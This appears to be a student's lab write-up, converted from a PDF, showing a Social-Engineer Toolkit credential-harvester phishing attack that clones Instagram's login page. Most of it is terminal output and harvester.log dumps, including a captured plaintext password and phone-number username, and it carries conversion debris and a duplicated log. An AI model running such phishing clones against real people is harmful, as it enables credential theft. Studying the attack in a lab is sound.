




After trying to login, it will deny the login and the id pass will be sent to the attacker's machine.



## Step 6 : The traffic that we captured from the phishing page



```
File Actions Edit View Help

basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.229.135]: 192.168.229.135
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.instagram.com/

[*] Cloning the website: https://www.instagram.com/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.229.133 - - [01/Aug/2024 18:25:48] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: event_id=7398299163161505631
PARAM: marker_page_time=342
PARAM: script_path=/
PARAM: weight=0
PARAM: client_start=1
PARAM: lsd=AVrr04n5i3c
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: av=0
PARAM: __d=www
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=1
PARAM: __hs=19936.HYP:instagram_web_pkg.2.1..0.0
PARAM: dpr=2
PARAM: __ccg=UNKNOWN
PARAM: __rev=1015330870
PARAM: __s=wctrgw:nf353y:am7snq
PARAM: __hsi=7398299163161505631
PARAM: __dyn=7xeUjG1mxu1syUbFp41twUnwgU29zEdEc8co2qWJw5ux609yCwjE1xoswaQ0yE6uc5wMx612x01yw0wv89k2C1Fwc60D82IzXwae4UaEW2G0AEco5G0zK1swa-7U
PARAM: __csr=gPd1150iJh59tHJaQ81BzHUCiWh6JpumFbukygG69qHzaCh89oKrxqFV8yXyE8gAHhEpxmmmm8Uy8CG485fGQEd8jG5USE9Aaxmq8x28zV9qyVE-7kewMw04DMyb
PARAM: __comet_req=7
PARAM: lsd=AVrr04n5i3c
PARAM: jazoest=2928
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

from Leslie Stree...  
Accident

File Edit View

Name: Ishan Aakash Patel  
StudentID: 146151238

Ln 2, Col 21 | 45 characters | 100% | Window | UTF-8

After the lot of tries it finally finds the username and password

UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 250: invalid start byte

```
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: enc_password=#PWD_INSTAGRAM_BROWSER:0:1722551218:immortal
PARAM: optIntoOneTap=false
PARAM: queryParams={}
PARAM: trustedDeviceRecords={}
POSSIBLE USERNAME FIELD FOUND: username=4167778888
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


Exception occurred during processing of request from ('192.168.229.133', 51928)
Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/socketserver.py", line 361, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.11/socketserver.py", line 755, in __init__
    self.handle()
```

File Edit View

Name: Ishan Aakash Patel  
StudentID: 146151238


Ln 2, Col 21 | 45 characters | 100% | Window | UTF-8

## Step 7 : The harvester log report



```
(kali@kali)~$ cd /usr/share/set/src/logs
(kali@kali)~/usr/share/set/src/logs$ ls
harvester.log  set_logfile.log
(kali@kali)~/usr/share/set/src/logs$ cat harvester.log
event_id=7398299163161505631
marker_page_time=342
script_path=/usr/share/set/src/webattack/harvester/harvester.py
weight=0
client_start=1
lsd=AVrr04n5i3c
av=0
__d=www
__user=0
__a=1
__req=1
__hs=19936.HYP:instagram_web_pkg.2.1..0.0
dpr=2
__cgg=UNKNOWN
__rev=1015330870
__s=wctrwgw:nf353y:am7snq
__hsi=7398299163161505631
__dyn=7xeUjG1mxu1sYbFp41twpUnwgU29zEdEc8co2qwJw5ux609vCwjE1xoswaq0yE6ucw5Mx612x01yw0wv89k2C1Fwc60D82IzXwae4UaEW2G0AEco5G0zK1swa-7
__csr=gPd1150iJh59tHJaQBiBzHUCiWh6JpumFbukyG69qHzaCh89oKrxqFV8yXyEny8gAHhEpxmmm8Uy8CG48SfGQEd8jG5USE9Aaxmq8x28zV9qyVE-7kewMw04DMY
bU2sP0t20hE0isIB7w
__comet_req=7
lsd=AVrr04n5i3c
jazoest=2928
__spin_r=1015330870
__spin_b=trunk
__spin_t=1722550756
fb_api_caller_class=RelayModern
fb_api_req_friendly_name=QuickPromotionIGWebBatchFetchQueryAndLikeRequest
variables={\"scale\":1,\"surface_nux_ids\":[\"INSTAGRAM_WEB_MEGAPHONE\",\"INSTAGRAM_FOR_WEB_INTERSTITIAL_QP\",\"INSTAGRAM_FOR_WEB_TOOLTIP_Q
server_timestamps=true
doc_id=7673355509443291
__WebKitFormBoundarySfxAsk18XVAhLosJ
Content-Disposition: form-data; name=\"ts\"
1722551150147
__WebKitFormBoundarySfxAsk18XVAhLosJ
Content-Disposition: form-data; name=\"q\"
[{\"app_id\":\"936619743392459\",\"posts\":[{\"falco:bd_pdc_signals\",{\"e\":{\"\"asid\":\":\\\"e232ece5-48d6-4f5e-ae70-acf946d78b0e\\\",\\\"ct\\\":1659
```

## The Username and password



```
(kali@kali)~$ cd /usr/share/set/src/logs
(kali@kali)~/usr/share/set/src/logs$ ls
harvester.log  set_logfile.log
(kali@kali)~/usr/share/set/src/logs$ cat harvester.log
event_id=7398299163161505631
marker_page_time=342
script_path=/usr/share/set/src/webattack/harvester/harvester.py
weight=0
client_start=1
lsd=AVrr04n5i3c
av=0
__d=www
__user=0
__a=1
__req=1
__hs=19936.HYP:instagram_web_pkg.2.1..0.0
dpr=2
__cgg=UNKNOWN
__rev=1015330870
__s=wctrwgw:nf353y:am7snq
__hsi=7398299163161505631
__dyn=7xeUjG1mxu1sYbFp41twpUnwgU29zEdEc8co2qwJw5ux609vCwjE1xoswaq0yE6ucw5Mx612x01yw0wv89k2C1Fwc60D82IzXwae4UaEW2G0AEco5G0zK1swa-7
__csr=gPd1150iJh59tHJaQBiBzHUCiWh6JpumFbukyG69qHzaCh89oKrxqFV8yXyEny8gAHhEpxmmm8Uy8CG48SfGQEd8jG5USE9Aaxmq8x28zV9qyVE-7kewMw04DMY
bU2sP0t20hE0isIB7w
__comet_req=7
lsd=AVrr04n5i3c
jazoest=2928
__spin_r=1015330870
__spin_b=trunk
__spin_t=1722550756
fb_api_caller_class=RelayModern
fb_api_req_friendly_name=QuickPromotionIGWebBatchFetchQueryAndLikeRequest
variables={\"scale\":1,\"surface_nux_ids\":[\"INSTAGRAM_WEB_MEGAPHONE\",\"INSTAGRAM_FOR_WEB_INTERSTITIAL_QP\",\"INSTAGRAM_FOR_WEB_TOOLTIP_Q
server_timestamps=true
doc_id=7673355509443291
__WebKitFormBoundarySfxAsk18XVAhLosJ
Content-Disposition: form-data; name=\"ts\"
1722551150147
__WebKitFormBoundarySfxAsk18XVAhLosJ
Content-Disposition: form-data; name=\"q\"
[{\"app_id\":\"936619743392459\",\"posts\":[{\"falco:bd_pdc_signals\",{\"e\":{\"\"asid\":\":\\\"e232ece5-48d6-4f5e-ae70-acf946d78b0e\\\",\\\"ct\\\":1659
/LTVfnP+bsB07ZyaZ3Yjvtb/yzpLZy44Un0QWIO1QJgjb06KGEFnQrc1VB/QxdxwUbHEiYujWIwU2Rh9LHAYjfK+kDjwwvNPKfXy\\\",\\\"sid\\\":-1}
Y9_MbLYSLKTKr7UUH|D7BEB0A0-2C57-4D2A-94D3-6B54541D751E\", \"s\": \"wctrwgw:nf353y:am7snq\", \"t\": 1722550787916.5, \"b\": [1, 128],
SessionId\": \"wctrwgw:nf353y:am7snq\"}]
__WebKitFormBoundarySfxAsk18XVAhLosJ
enc_password=#PWD_INSTAGRAM_BROWSER:0:1722551218:immortal
optIntoOneTap=false
queryParams={}
trustedDeviceRecords={}
username=4167778888
```

Thank you...